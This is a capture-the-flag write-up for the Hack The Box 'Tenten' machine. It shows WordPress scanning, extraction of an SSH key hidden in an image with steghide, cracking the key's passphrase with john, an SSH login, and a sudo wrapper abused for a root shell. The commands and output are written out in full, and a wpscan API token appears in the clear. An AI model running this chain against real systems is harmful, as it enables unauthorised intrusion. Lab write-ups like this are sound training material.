

Information Gathering

1) Found open ports



2) Checked the website




3) Scanned the website

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wpscan --url http://tenten.htb/ --api-token YgKrZRao9YXcO8Gk03zJynoRYl1cbca1MFilsK1qtSE
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://tenten.htb/ [10.10.10.10]
[+] Started: Wed Jul 31 14:52:36 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://tenten.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>
 |  - http://tenten.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>
 |
```

4) Found a custom page



5) Scanned for more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://tenten.htb/' -C 404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php --output scanresults

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
──────────────────────────────────────────────────
 🎯 Target Url            | http://tenten.htb/
 🚀 Threads               | 50
 📖 Wordlist              | /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 💢 Status Code Filters   | [404]
 💥 Timeout (secs)        | 7
 🦡 User-Agent            | feroxbuster/2.10.3
 💉 Config File           | /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         | true
 💾 Output File           | scanresults
 💲 Extensions            | [php]
 🏁 HTTP methods          | [GET]
 🔃 Recursion Depth       | 4
 🎉 New Version Available | https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
405      GET        1l        6w       42c http://tenten.htb/xmlrpc.php
200      GET       43l       43w     1045c http://tenten.htb/wp-includes/wlwmanifest.xml
200      GET      109l      419w     3754c http://tenten.htb/wp-content/themes/twentyseventeen/assets/js/navigation.js
200      GET      225l      400w     3646c http://tenten.htb/wp-content/themes/twentyseventeen/assets/css/ie8.css
200      GET        2l      281w    10056c http://tenten.htb/wp-includes/js/jquery/jquery-migrate.min.js
200      GET      209l      846w     5836c http://tenten.htb/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js
200      GET       11l       71w     4000c http://tenten.htb/wp-includes/js/jquery/ui/core.min.js
200      GET       67l      186w     2806c http://tenten.htb/wp-login.php
200      GET      164l      289w     2655c http://tenten.htb/wp-content/plugins/job-manager/css/display.css
200      GET       49l      176w     1232c http://tenten.htb/wp-content/plugins/job-manager/js/display.js
200      GET        1l        9w     1398c http://tenten.htb/wp-includes/js/wp-embed.min.js
```

Vulnerability Assessment

1) Found a vulnerable plugin

```
[+] job-manager
 | Location: http://tenten.htb/wp-content/plugins/job-manager/
 | Latest Version: 0.7.25 (up to date)
 | Last Updated: 2015-08-25T22:44:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Job Manager <= 0.7.25 -  Insecure Direct Object Reference (IDOR)
 |     References:
 |      - https://wpscan.com/vulnerability/9fd14f37-8c45-46f9-bcb6-8613d754dd1c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6668
 |      - https://vagmour.eu/cve-2015-6668-cv-filename-disclosure-on-job-manager-wordpress-plugin/
 |
 | [!] Title: Job Manager <= 0.7.25 - Admin+ Stored Cross-Site Scripting
 |     References:
 |      - https://wpscan.com/vulnerability/e649292a-81d2-40c4-a075-ac98a3578fe8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39336
 |      - https://www.wordfence.com/vulnerability-advisories/#CVE-2021-39336
 |
 | Version: 7.2.5 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://tenten.htb/wp-content/plugins/job-manager/readme.txt
```

2) Found a strange job posting



3) Found a ssh key in the image

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl 'http://tenten.htb/wp-content/uploads/2017/04/HackerAccessGranted.jpg' --output img.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  256k  100  256k    0     0  71559      0  0:00:03  0:00:03 --:--:-- 71559

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ steghide extract -sf img.jpg
Enter passphrase:
the file "id_rsa" does already exist. overwrite ? (y/n) y
wrote extracted data to "id_rsa".
```

4) Cracked the ssh key passphrase

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh2john id_rsa > hash

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword    (id_rsa)
1g 0:00:00:07 DONE (2024-07-31 15:52) 0.1400g/s 109248p/s 109248c/s 109248C/s superstar1996..supermoose
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Exploitation

1) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ openssl rsa -in id_rsa -out id_rsa_decrypted
Enter pass phrase for id_rsa:
writing RSA key

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ chmod 600 id_rsa_decrypted

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh takis@10.10.10.10 -i id_rsa_decrypted
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.


Last login: Fri May  5 23:05:36 2017
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

takis@tenten:~$
```

Privilege Escalation

1) Found sudo permissions

```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
```

```
takis@tenten:~$ cat /bin/fuckin
#!/bin/bash
$1 $2 $3 $4
takis@tenten:~$
```

```
takis@tenten:~$ sudo /bin/fuckin /bin/sh
# cd /root
# cat root.txt
3deb3b71587c8087ae28668fe874bbf8
#
```